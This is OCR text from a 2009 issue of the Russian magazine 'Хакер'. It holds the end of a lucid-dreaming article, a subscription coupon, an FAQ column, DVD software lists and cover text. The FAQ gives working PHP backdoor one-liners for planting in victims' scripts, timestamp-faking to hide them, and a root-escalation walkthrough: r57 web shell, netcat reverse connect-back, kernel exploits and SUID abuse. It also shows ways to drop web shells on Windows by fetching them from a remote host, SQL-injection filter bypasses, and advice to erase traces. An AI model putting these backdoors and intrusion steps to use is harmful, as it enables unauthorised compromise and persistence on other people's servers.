
Не нужно быть профессором, чтобы заметить, что во сне человек занимается в основном тем же самым, что и наяву. Основные занятия и привычки человека находят свое отражение в его сновидениях, иногда даже слишком навязчиво. Так, бросившим курить долго снится, что они опять курят. Люди, испытавшие нервное напряжение на экзаменах в школе или вузе, в течение жизни иногда видят кошмары про невыученный билет. Если человек лишился конечности, то во сне он, разумеется, видит себя в прежнем, привычном состоянии. Отсюда вывод — если намеренно выработать у себя некую привычку, то она в обязательном порядке появится и в сновидениях.
Такой привычкой должна стать проверка реальности. Нужно выработать привычку сомневаться в реальности происходящего, допускать, что все вокруг может быть сном. Проверка реальности осуществляется довольно просто — нужно лишь задать себе вопрос «сплю ли я сейчас?» и найти аргументированный ответ на него. Ответ должен быть продуманным, уверенным, основанным на фактах. Часто встречается ситуация, когда человек и наяву, и во сне после этого вопроса радостно, не задумываясь, через секунду отвечает: «Конечно же, нет». Не стоит отвечать столь поспешно. Стоит ли говорить, что так осознанности никогда не достичь. Задавать вопрос следует несколько раз в день: чем чаще, тем лучше, и при этом проверять реальность не только умозрительно, но и практически. Нужно пытаться совершить такое действие, которое невозможно наяву, но возможно во сне. Например, можно попробовать полететь силой мысли. Очевидно, что если такое получается, то человек однозначно спит. Можно попробовать просунуть ладонь через стену, можно рассматривать обстановку вокруг и искать что-то необычное, что не может существовать в реальности. Можно попробовать припомнить последние события, например, как ты тут оказался. Если вспомнить не получается, то либо у тебя амнезия, либо ты просто спишь. Чего не следует делать, так это каких-либо опасных вещей, которые могут причинить вред тебе или окружающим. Например, чтобы полететь, вовсе не стоит прыгать в окно. Когда ты занимаешься экспериментами с сознанием, всегда существует вероятность неверно распознать, где ты находишься — в реальности или в сновидении. Во сне такая ошибка совершенно безопасна, а вот наяву по понятным причинам наоборот, крайне опасна.
В итоге, привычка станет сначала частью твоей жизни, затем — частью твоих сновидений. Рано или поздно вопрос «реально ли все вокруг» будет задан в сновидении, и на него будет дан правильный ответ.

ВОЗВРАЩЕНИЕ В СОН

Теперь рассмотрим способ прямого входа в ОС, прямо из бодрствова-



Работа над собой поможет выйти на дорогу осознанности



Такие летуны преследуют во сне читателей Кастанеды

ния. Не секрет, что если человека разбудить среди ночи и заставить встать, то самым большим его желанием в этот момент будет лечь обратно и снова заснуть. Если позволить это сделать, человек заснет гораздо быстрее, чем когда он ложился спать в первый раз. Заснув, он вернется в ту же фазу сна, из которой проснулся. Во второй половине ночи наблюдаются продолжительные периоды фазы БДГ. Нужно завести будильник так, чтобы он разбудил тебя как раз в эту фазу. Как угадать? Никак, можно полагаться лишь на статистическую вероятность. Если ты проснулся ночью и запомнил достаточно яркий сон, то, скорее всего, в этот сон ты и вернешься, когда заснешь. Поэтому, проснувшись ночью, нужно встать, несколько минут походить, чтобы мозг все-таки немного проснулся, и снова лечь. В этот момент нужно сосредоточиться и попробовать сделать так, чтобы снова оказаться в сновидении, но при этом сохранить сознание как при бодрствовании. Практика показывает, что это очень сложно, и на это способны далеко не все. Можно читать отчеты тех, кто утверждает, что им это удалось, и пробовать повторять за ними. Обычно рассказывают о концентрации на зрительных образах и о каком-то особом расслаблении тела.

ПРОБЛЕМЫ

Если посмотреть в Сети тематические форумы, где общаются сновидцы, то раздел «Способы входа в ОС» будет содержать десятки различных методов. Для начала нужно пробовать разные способы, сочетать их. Когда один из них сработает (далеко не сразу), можно будет в дальнейшем использовать только его.

Когда найден оптимальный способ входа в ОС, на первый план выходит другая проблема. Основной вопрос на этом этапе — как удержаться в ОС продолжительное время, чтобы успеть вдоволь поэкспериментировать и получить максимум впечатлений? Первые ОСы редко длятся дольше нескольких минут, — тем не менее, этого хватает, чтобы после пробуждения быть в восторге от того, что побывал в иной реальности и вернулся обратно. Конечно же, хочется еще и побольше. Как этого добиться? Ценным качеством сновидца является невозмутимость. Не следует давать волю эмоциям, когда ты находишься во сне и достиг осознанности. Восторги приводят к выбросу адреналина и пробуждению. Если же оставаться спокойным и не дергаться, то запросто можно удержаться в осознанном сновидении на всем протяжении БДГ-фазы, а это десятки минут.

Первые опыты с ОС, скорее всего, будут наиболее эмоциональны, необходимое спокойствие придет с опытом.

Другие проблемы связаны с тем, что человек, попадая в ОС, хочет делать невозможные вещи, все и сразу. Например, улететь в космос и посмотреть оттуда на нашу планету. Тут в дело вступают разные психологические блоки, накопленные за годы жизни, и с первого раза, бывает, не удается достигнуть намеченной цели. Сновидец может жаловаться, к примеру, на «потолок», который возникает из ниоткуда и мешает улететь достаточно высоко от земли. Проблемы такого рода решаются экспериментами, тренировками и самовнушением. Существуют особые состояния, связанные с процессом сна, — сами по себе они довольно неприятные и пугающие, но могут помочь в деле достижения осознанности. Это сонный паралич, ложные пробуждения (смотри врезки) и гипнагогические образы (образы, возникающие перед засыпанием).

ЕСЛИ ТЫ ПРОСНУЛСЯ И ЗАПОМНИЛ ДОСТАТОЧНО ЯРКИЙ СОН, ТО, СКОРЕЕ ВСЕГО, В НЕГО ТЫ И ВЕРНЕШЬСЯ, КОГДА ЗАСНЕШЬ. ПОЭТОМУ, ПРОСНУВШИСЬ, НУЖНО ВСТАТЬ, НЕСКОЛЬКО МИНУТ ПОХОДИТЬ, ЧТОБЫ МОЗГ ВСЕ-ТАКИ НЕМНОГО ПРОСНУЛСЯ, И СНОВА ЛЕЧЬ.

ДРУГОЙ МИР ИЛИ ИЛЛЮЗИЯ?

Исследователи осознанных сновидений делятся на два лагеря. Одни придерживаются научного подхода, другие связывают явление ОС с различными эзотерическими учениями. Среди практикующих осознанные сны есть немало последователей Карлоса Кастанеды. Разные группы эзотериков-исследователей утверждают, что возможно проникнуть в сны другого человека, встретиться с существами из иного мира, самому посетить другие миры, а также отделиться от тела и побродить по реальности в образе призрака, возможно даже увидев себя спящего со стороны. Ничто из перечисленного не доказано наукой и вряд ли когда-нибудь будет доказано. Суть осознанных сновидений такова, что там можно увидеть то, во что веришь наяву. Увиденное, в свою очередь, еще больше укрепляет веру. Так что, практикуя осознанные сновидения, не стань пленником своих иллюзий.

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!

ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов

ЖЕЛЕЗО + ХАКЕР + DVD:

- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы. **Подписка оформляется с номера, выходящего через один календарный месяц после оплаты.** Например, если вы производите оплату в апреле, то журнал будете получать с июня.

Оформить подписку на Хакер стало еще проще! С июля 2009 года это можно сделать в любом из 72 000 платежных терминалах QIWI (КИВИ) по всей России.



ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ « »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 200 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ____________ корпус ____________
квартира/офис ____________
телефон (код) ____________
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________»
с 200 г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________»
с 200 г.
Ф.И.О.
Подпись плательщика

Кассир

faq united

@real.xakep.ru

Q: Не удовлетворен результатами, которые предлагает сервис www.myipneighbors.com и ему подобные. Подскажи, как еще можно наиболее достоверно узнать, какие сайты хостятся на одном сервере с жертвой?

A: В твоем случае могу посоветовать замечательный сервис http://spyonweb.com, который собирает и структурирует информацию о сайтах из открытых источников.
Собирается такая информация, как: IP-адреса, идентификаторы Google Adsense, идентификаторы Google Analytics, идентификаторы Yahoo Publisher Network, идентификаторы Яндекс.Директ.
На основе совпадений IP-адреса, рекламных идентификаторов и идентификаторов сервисов статистики и делается вывод о принадлежности группы сайтов одному серверу.
На данный момент сервисом проиндексировано более 107 миллионов доменов, из них: 9 105 180 сайтов с кодом Google Analytics, 4 262 150 сайтов с кодом Google AdSense, 20 406 сайтов с кодом Yahoo Publisher Network, 13 448 — Yandex Direct.
Для проверки любого сайта просто вбей его адрес в соответствующее окошко.
Также подробнейшую информацию о нужном домене и его соседях тебе предоставит еще один сервис — http://www.robtex.com/dns.
Здесь, как видно из URL, поиск происходит на основе информации о dns сайта жертвы.

Q: Возвращаясь к вопросу о протроянивании скриптов. Какие еще способы ты знаешь?

A: Помимо способа, описанного в предыдущем факе (наиболее подходящего для SEO и сокрытия инклудов), существует еще множество способов оставить небольшого и незаметного червячка в скриптах на случай утери доступа/шелла к ним:

```
<?php
$a($b); //register_globals = On,
код выполняется следующим образом:
script.php?a=assert&b=phpinfo();
#---#
$new = create_function('$x',
"return $_REQUEST[a];");
$new(0); // script.
php?a=eval(phpinfo())
#---#
$a=call_user_func($_
REQUEST[a],'',$_REQUEST[a]);
$b=call_user_func($a);
echo($b); // script.php?a=create_
function&a=return eval($_
REQUEST[b]);&b=phpinfo();
#---#
$a=call_user_func($_REQUEST[a],$_
REQUEST[b]);
echo($a); // script.
php?a=phpinfo&b=-1
#---#
usort ($_REQUEST['a'], $_
REQUEST['b']); // script.php?a[]=-
1&b=phpinfo
#---#
array_map($_REQUEST[a],$_
REQUEST[b]); //script.php?a=-1-
&b[]=phpinfo
#---#
assert($_REQUEST['a']); //script.
php?a=phpinfo();
#---#
```

```
ob_start($_REQUEST['a']);
echo $_REQUEST['b'];
ob_end_flush(); // script.
php?a=phpinfo&b=-1
#---#
?>
```

Также, по примеру с usort, array_map и ob_start представляю тебе небольшой список callback-функций, пригодных для заражения:

```
register_shutdown_function
set_error_handler
call_user_func_array
call_user_method
call_user_method_array
uasort
uksort
array_filter
array_reduce
array_walk
preg_replace_callback
stream_filter_register
xml_set_element_handler
xml_set_default_handler
xml_set_notation_decl_handler
xml_set_character_data_handler
xml_set_end_namespace_decl_handler
xml_set_external_entity_ref_
handler
xml_set_start_namespace_decl_
handler
xml_set_unparsed_entity_decl_
handler
xml_set_processing_instruction_
handler
xmlrpc_server_call_method
xmlrpc_server_register_method
xmlrpc_server_register_
introspection_callback
```

В любом случае, после протроянивания нужного скрипта не забывай возвращать его дату модификации:

```
touch -t yearmonthdayhoursminutes.
seconds ./script.php
```

Q: Опиши вкратце наиболее реальные способы получить root на сервере.

A: Первым делом, конечно же, тебе нужен веб-шелл на сервере жертвы. Как его получать, я надеюсь, ты знаешь :)
Затем ты вряд ли обойдешься без интерактивного шелла, запустить который, например, можно так:
1. Заливаем на сайт жертвы r57 шелл от rst;
2. Ставим на свой windows-дедик netcat (http://www.web-hack.ru/download/download.php?go=100);
3. Запускаем netcat на прослушивание порта 11457: cmd.exe → c:/nc/nc.exe -l -p 11457;
4. В r57 шелле запускаем connect-back (в поле IP вписывай — ip твоего дедика, поле с портом и паролем оставляй дефолтными);
5. Смотрим на окошко netcat и наслаждаемся шеллом.
Теперь, когда у тебя есть интерактивный шелл на системе, можно попробовать применить ядерные эксплойты:
1. Узнаем версию ядра: uname -a;
2. Узнаем версию и имя дистрибутива: cat /etc/*release*;
3. Идем на http://milw0rm.com/search.php и ищем нужный нам local root exploit;
4. Собираем эксплойт: gcc -o exploit exploit.c (зачастую в комментариях в исходниках сплойта могут быть указаны дополнительные флаги для сборки — не пропусти их);
5. После сборки эксплойта запускаем оный: ./exploit;
6. В лучшем случае наслаждаемся uid=0, gid=0, в худшем — смотрим дальше.
Если с ядерным эксплойтом не получилось, то:
1. Изучаем список демонов, которые крутятся на сервере

```
ps -aux — список процессов
which bin_file — смотрим, есть ли
определенный бинарник на системе
bin_file --version (или -v) — версия
бинарника
ls -la /bin /home /usr/bin /usr/
sbin /usr/local/bin /usr/local/
sbin — бинарники, присутствующие на
системе
```

2. Идем на milw0rm.com за соответствующим эксплойтом под нужный демон;
3. Собираем, запускаем сплойт и наслаждаемся правами рута/сервиса.
Если не получилось с демоном, то твой дальнейший путь — суидные и гуидные файлы.
Итак, суид (от сокращенного setuid) — права на выполнение от имени хозяина, гуид — с правами группы.
1. Ищем такие файлы:

```
find / -type f -perm -04000 -ls
find / -type f -perm -02000 -ls
locate *.pl|grep suidperl
```

2. Смотрим, какие из найденных файлов доступны на запись, например:

```
-rwsrwxrwx 1 root petya 135 Апр 17
18.40 file1.php
-rwsrwxrwx 1 root petya 135 Апр 17
18.40 file1.sh
-rwsrwxrwx 1 root petya 135 Апр 17
18.40 file
-rwxr-sr-x 1 petya root 135 Апр 17
18.40 file2.php
-rwxr-sr-x 1 petya root 135 Апр 17
18.40 file2.sh
-rwxr-sr-x 1 petya root 135 Апр 17
18.40 file2
```

В данном случае — первые 3 файла доступны на запись и имеют suid бит, то есть ты можешь подсунуть им на выполнение bash/php код от имени юзера root.
Следующие 3 файла — члены группы root. Они недоступны на запись, но все равно можно попробовать подсунуть им свой код, прочитав, что они делают (с помощью манов, либо отследив действия бинарника: strace ./file2, strings ./file2).
Допустим, с суидниками тебе не повезло, тогда твой путь — логи, конфиги и бэкапы, в которых может случайно затеряться интересный пароль от какой-нибудь учетной записи (например, в .bash_history мне несколько раз встречались неверные попытки ввода пароля длы su и sudo, на основе которых я смог вычислить верный рутовый пароль).
Искать их можно с помощью следующих команд:

```
locate что-то
find / -type f -name "что-то"
```

Обычно ищут по шаблонам:

```
.htaccess
.htpasswd
*history*
*conf*
*backup*
```

Наконец, если тебе снова не повезло, существует еще один замечательный способ — атака через cron:
1. Ищем файлы crontab;
2. Смотрим, какие файлы поставлены на запуск кроном;
3. Смотрим, доступны ли на запись эти файлы и что они, собственно, делают:
4. Пытаемся перезаписать их или внедрить в них свои команды.
Все описанные способы — наиболее распространенные для получений root-привилегий

на системе, используй их грамотно и никогда не забывай подчищать следы своего пребывания на системе :)

Q: Как залить шелл на винде? Ведь там нет моих любимых wget и curl :'(.

A: Для твоего сабжа на винде существует не меньшее количество вариантов, чем в никсах. Смотри некоторые из них:

1. Знакомый тебе по никсам echo —

```
echo ^<? eval($_REQUEST[cmd]); ?^>
> shell.php
```

2. Банальный ftp —

```
>ftp
ftp> open localhost
Connected to localhost
Microsoft FTP
User (x.x.x.x:(none)): x
230 User logged in, proceed.
ftp>get http://site.com/shell.txt
```

3. Любимый тобой telnet —

```
telnet site.com 80 -f shell.php

GET /shell.txt HTTP/1.1
Accept: */*
Accept-Language: ru
Host: site.com
Proxy-Connection: Keep-Alive
```

Q: Нашел sql-инъекцию, но злые админы поставили на фильтрацию на пробел. Существуют ли аналоги пробела в sql-запросах?

A: Еще как существуют! Вот наиболее часто применяемые способы для замены пробела:

1. + или %2B;
2. табуляция "   " или %09;
3. возврат каретки "   " или %0D;
4. перевод строки %0A;
5. комментарий /**/
6. скобки: select(1)from(users)where(id=1)

Q: Слышал, что в MySQL возможно разделение запросов через «;». Расскажи, как это возможно?

A: Действительно, поддержка нескольких запросов в мускул осуществима при нескольких условиях:

1. Версия MySQL >= 4.1;
2. Для подключения к базе данных используется функция mysql_real_connect() с параметром CLIENT_MULTI_STATEMENTS.

Если на выходе будет несколько результатов, то необходимо использовать параметр CLIENT_MULTI_RESULTS, а переключаться между ними можно с помощью функции mysql_next_result().

Q: Каким образом в командной строке можно работать с PostgreSQL?

A: Очень просто! Для простейшего выполнения SQL-запросов тебе надо залогиниться в интерактивном шелле в клиент psql:

```
psql -d base -U pg_admin -W pg_
admin_password
```

Дампить базы postgresql можно так:

```
pg_dump dbname > dbname.sql
```

А восстановить сохраненную базу так:

```
cat dbname.sql | psql dbname
```

В обоих случаях система попросит у тебя пароль.

Q: Благодаря вам я начал писать на Python'e. Простые скрипты, например, для автоматизации подчистки логов я уже легко пишу, но все чаще появляется желание перевести на Python и свои PHP-проекты. Подскажи, как наиболее правильно писать веб-приложения на Python? Как их прикрутить к серверу?

A: Пожалуй, самый простой и во многом один из самых правильных вариантов — использовать хостинг, который поддерживает WSGI (Web Server Gateway Interface). «Виски» — это специальный стандарт взаимодействия между программой на Python, выполняющейся на стороне сервера, и самим веб-сервером, например, Apache. WSGI описывает конкретные правила того, как должны взаимодейстоать между собой веб-сервер и веб-приложение. На практике — это просто описание функции вызова приложения абстрактным сервером: формата передаваемых параметров и формата возврата значений этой функции. Приложение, написанное на WSGI, не знает кто его вызвал, т.е. для него абсолютно все равно, запущен ли он на mod_python под Apache или как FastCGI, или как CGI. Приложение и сервер выделяются в разные абстракции.

Помимо этого стандарт описывает так называемые middleware-компоненты, предоставляющие интерфейсы как приложению, так и серверу. То есть для сервера middleware является приложением, а для приложения — сервером. Это позволяет составлять «цепочки» из WSGI-совместимых middleware, каждая из которых выполняет свою функцию (балансировка нагрузки, обработка сессий, авторизаций и т.д.)

Q: Подскажи, хороший сканер Bluetooth-устройств в эфире. Чем больше он может выдать информации — тем лучше.

A: На самом деле, ничего не стоит написать такой сканер самому. Пример простого скрипта на Python ты можешь найти в одной из статей Сквозного (www.xakep.ru/magazine/xa/104/030/1.asp). Впрочем, есть намного более проработанные утилиты, например, сканер Haraldscan (code.google.com/p/haraldscan). Написанный на питоне с использованием библиотеки Pybluez, он быстро выдает MAC-адреса всех находящихся в округе устройств, их тип, а также пытается определить по маку производителя.

Q: Хочу написать сканер безопасности для элементов, написанных на Flash. Поискал в интернете и ничего подобного не нашел. Оцените идею.

A: Спору нет, идея хороша, а вот гуглишь ты не ахти :). С реализацией ты самую малость опоздал, потому что я вспомню, как минимум, несколько специализированных сканеров для тех элементов веб-сайтов, которые написанны на Flash. Ребята из HP Web Security Research Group разработали утилиту HP SWFScan (https://h30406.www3.hp.com/campaigns/2009/wwcampaign/1-5TUVE/index.php?key=swf), которая декомпилирует SWF-файлы, извлекает все сценарии на ActionScript, после чего анализирует код в поиске потенциально уязвимых мест. Приятно, что, помимо этого, SWFScan предлагает вариант исправления ошибки.

Q: Есть возможность получить бесплатную виртуальную машину в одном из датацентров. Ресурсы будут сильно ограничены, поэтому вопрос: что вообще с ней можно сделать?

A: Самая большая проблема большинства виртуальных машин — это производительность дисковой подсистемы. Если что-то работает с HDD, то работает медленно. С другой стороны, если программа не выполняет операции ввода-вывода, то использовать ее, даже в рамках виртуальной машины, можно на полную катушку. Понятно, что ресурсоемкие задачи виртуалке, скорее всего, не потянуть, а вот, например, работу с сетью — запросто. На одном из моих виртуальных серверов я использую несколько линуксовых утилит для маршрутизации. А на другом — инструмент для балансировки нагрузки на веб-серверы HAProxy (haproxy.1wt.eu) и средство для мониторинга сетевой активности Cacti (www.cacti.net).

Q: Как сдампить свой трафик, передаваемый по SSL?

A: Тебе поможет утилита SSHole (thekonst.net/ru/sshole). Эта небольшая программа, которая может пригодиться для отладки протоколов, защищенных с помощью SSL. При запуске она ждет соединения на заданном порту, а затем, при получении входящего соединения от клиента, соединяется с оригинальным сервером и работает прозрачно как прокси. Отличие в том, что весь трафик копируется локально на stdout. SSHole может обрабатывать несколько соединений одновременно.

>>WINDOWS

>Dailysoft

7-Zip 4.65
AIMP 2.51
Autoruns for Windows 9.53
DAEMON Tools Lite 4.30.4
Download Master 5.5.12.1173
Far Manager 2.0
FileZilla Client 3.2.7.1
K-Lite Codec Pack Full 5.1.0
Miranda IM 0.8.7
Mozilla Firefox 3.5.3
Notepad++ 5.5.5
Opera 10.00
PuTTY 0.60
QIP 2005 Build 8095
Skype 4.04.0
Total Commander 7.04a
Unlocker 1.8.7
Xakep CD DataSaver 5.2
XnView 1.96.2

>Development

Aptana Studio 1.5.1
AQtime 6.21
CodeIgniter 1.7.2
EmEditor 8.06
Firebird 2.1.3
Geany 0.18
Google App Engine SDK 1.2.5
Intype 0.3.1
JDK 6 Update 16 with NetBeans 6.7.1
Jython 2.5.1
MonoDevelop 2.2b1
Pida 0.4.4
Portable Python 1.1
pydee 0.4.23
Pydev 1.5.0
PyScripter 1.9.9.7
Python 2.6.2
Python 3.1.1
Qt SDK for Open Source C++ 2009.03.1
SharpDevelop 3.1
SQLite 3.6.18
SQLiteManager 3.1.1
TortoiseSVN 1.6.5
UltraGram 4.2.50
Web IDE 4.45
WebLOAD 8.4RC
Wing IDE 3.2.1-1

>Games

Scorched3D 42.1
ZumasRevenge Demo

>Misc

Chandler Desktop 1.0.3
Console 2.00b
Copy Path Shell Extension 1.1
Evernote 3.5.0
Everything 1.2.1.371
Lacuna Launcher 1.0
ManicTime 1.2.1
PowerGREP 3.5.5 Demo
ReNamer 5.50
Seven Remix XP 2.3.1
Taskbaric 20090530
Traduisons! 0.3.0

>Multimedia

Appetizer 1.3
Artizen HDR Stand-alone 2.8b
cuberok 0.0.11
Desktoptube 1.2
Google SketchUp 7.1
iTunes 9.0.1
Jaangle 0.97
Logon Controller
MetatOGGer 3.9.3.0
MurGeeMon
Picasa 3.5
Pitch Perfect Guitar Tuner
PlusOffice Free 2009 3.0
Viewer2

>Net

Cookienator 2.5.32
Google Chrome 3.0
JStock 1.0.4j
SpeedyFox 1.3
Spiffy 0.3.4
Thunderbird 2.0.0.23

>Security

Cookienator 2.5.32
Google Chrome 3.0
JStock 1.0.4j
SpeedyFox 1.3
Spiffy 0.3.4
Thunderbird 2.0.0.23

>System

BareTail 3.50a
dot.NET Framework 3.5 Service Pack 1
EASEUS Partition Master 4.0.1
GFI Backup 2009 for FREE
Microsoft Web Platform Installer 2.0
Norton Antivirus 2010
Norton Internet Security 2010

>>UNIX

>Desktop

Ayam 1.16
Blender 2.49b
Cinelerra 4.1
GNOME 2.28.0
Inkscape 0.47pre3
KDocker 4.2.2
Launchy 2.1.2
Necromancer's Dos Navigator 2.31
Nero Linux 4
OGMRip 0.13.1
RockBox 3.4
Sound Juicer 2.28
Task Coach 0.74.2
Tellico 2.0
Theora 1.1
Tracker 0.7.0
Transmageddon 0.13
wbar 1.3.3
XNeur+gXNeur 0.9.6
Xplanet 1.2.1

>Devel

Anjuta IDE 2.28
Arcadia 0.7.0
BIEW 6.0
BitRock InstallBuilder 6.2.2
boost 1.40.0
Glom 1.12.0
graudit 1.2
KDbg 2.2.0
KDiff3 0.9.95
Kohana 3.0
libglade 2.0.1
liboggz 1.0.0
libusb 1.0.3
nwcc 0.8
PyDev 1.5.0
sdcc 2.9.0
Source Navigator 6.0
Tora 2.1.0
Umbrello 1.5.8
Vaadin 6.1.1

>Games

CuteMaze 1.1.0
The Legend of Edgar 0.31

>Net

aMule 2.2.6
Appkonference 1.2
Choqok 1.0
DRadio 3.4
Ekiga 3.20
Gnash 0.8.6
Googsystray 0.6
gPodder 2.0
jIRCii 09.22.09
Konversation 1.2
KTorrent 3.2.4
LFTP 4.0.2
Mozilla Firefox 3.0.14
Opera 10
SIM 0.9.4.3
TorNavigator 0.0.2
TubeMaster++ 1.4
Tunnellt 0.0.1.1514
vnStat 1.9
Wget 1.12

>Security

Authforce 0.9.9
BFBTester 2.0.1
Flawfinder 1.27
Haraldscan 0.3
Hping3
John the Ripper 1.7.3.4
Kismet 2009.06 R1
NetStumbler 0.4.0
Nikto 2.03
OSSEC HIDS 2.2
Snort 2.8.5
SSLsniff 0.6
sXid 4.2
Trafscrambler 0.2
Websecurify 0.3
Wireshark 1.2.2
Yersinia 0.7.1
Все для Sql-Injection:
Absinthe 1.4.1
Blind SQL Injection Perl Tool
FG Injector 0.9a
MySqloit 0.1
SQID 0.3
SQL Power Injector 1.2
Sqlbftools 1.2
SQLBrute
SQLler 0.8.2b
Sqlmap 0.7
SQLNinja 0.2.3

>Server


Apache 2.2.13
Asterisk 1.6.1.6
BIND 9.5.2
CUPS 1.4.1
DeleGate 9.9.4
DHCP 4.1.1b2
GAdmin-DHCPD 0.4.6
MySQL 5.1.39
OpenLDAP 2.4.18
OpenSSH 5.2
OpenVPN 2.0.9
PostgreSQL 8.4.1
Rspamd 0.2.7
Samba 3.4.1
Sendmail 8.14.3
SpamCheck 0.6.5
Squid 3.0.STABLE19
Sshguard 1.4

>System

ATI Catalyst 9.9
Cluster SSH 3.27
Conky 1.7.2
Firewall Builder 3.0.7
G4L 0.31
Gslapt 0.5.2
iptables 1.4.5
KBackup 0.6.3
Linux Kernel 2.6.31.1
nVidia 185.18.36
SADMS 2 2.0.13
slapt-get 0.10.2a
Sysstat 9.0.5
SystemTap 1.0
Ubuntu Tweak 0.4.9
Wine 1.1.30

>X-distr

Desktop BSD 1.7
DragonFly BSD 2.4



DVD

ХАКЕР № 10(130) ОКТЯБРЬ 2009

ХАКЕР 10 (ОКТЯБРЬ) 2009

TOR/ ПЕРЕХВАТ ЧУЖОГО ТРАФИКА И ДРУГИЕ СЕКРЕТЫ ПСЕВДОБЕЗОПАСНОЙ ТЕХНОЛОГИИ

130

CHAOS CONSTRUCTIONS 09: ОТЧЕТ ОБ ИВЕНТЕ СТР. 84

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ОКТЯБРЬ 10 (130) 2009

TOR

ПЕРЕХВАТ ЧУЖОГО ТРАФИКА И ДРУГИЕ СЕКРЕТЫ ПСЕВДОБЕЗОПАСНОЙ ТЕХНОЛОГИИ

СТР. 26

УКОЛ СЛОНУ

РЕАЛИЗАЦИЯ SQL-INJECTION В POSTGRESQL

СТР. 76

WEB ЧЕРЕЗ ZOPE

ОБЗОР ПИТОНОВСКОГО WEB-ФРЕЙМВОРКА

СТР. 102

БУБЕН + НАПИЛЬНИК


ВСЕ, ЧТО ТЫ ХОТЕЛ ЗНАТЬ О СБОРКЕ ИЗ СОРЦОВ

СТР. 90

(game)land hi-fun media
publishing for enthusiasts
4607157100063 09010

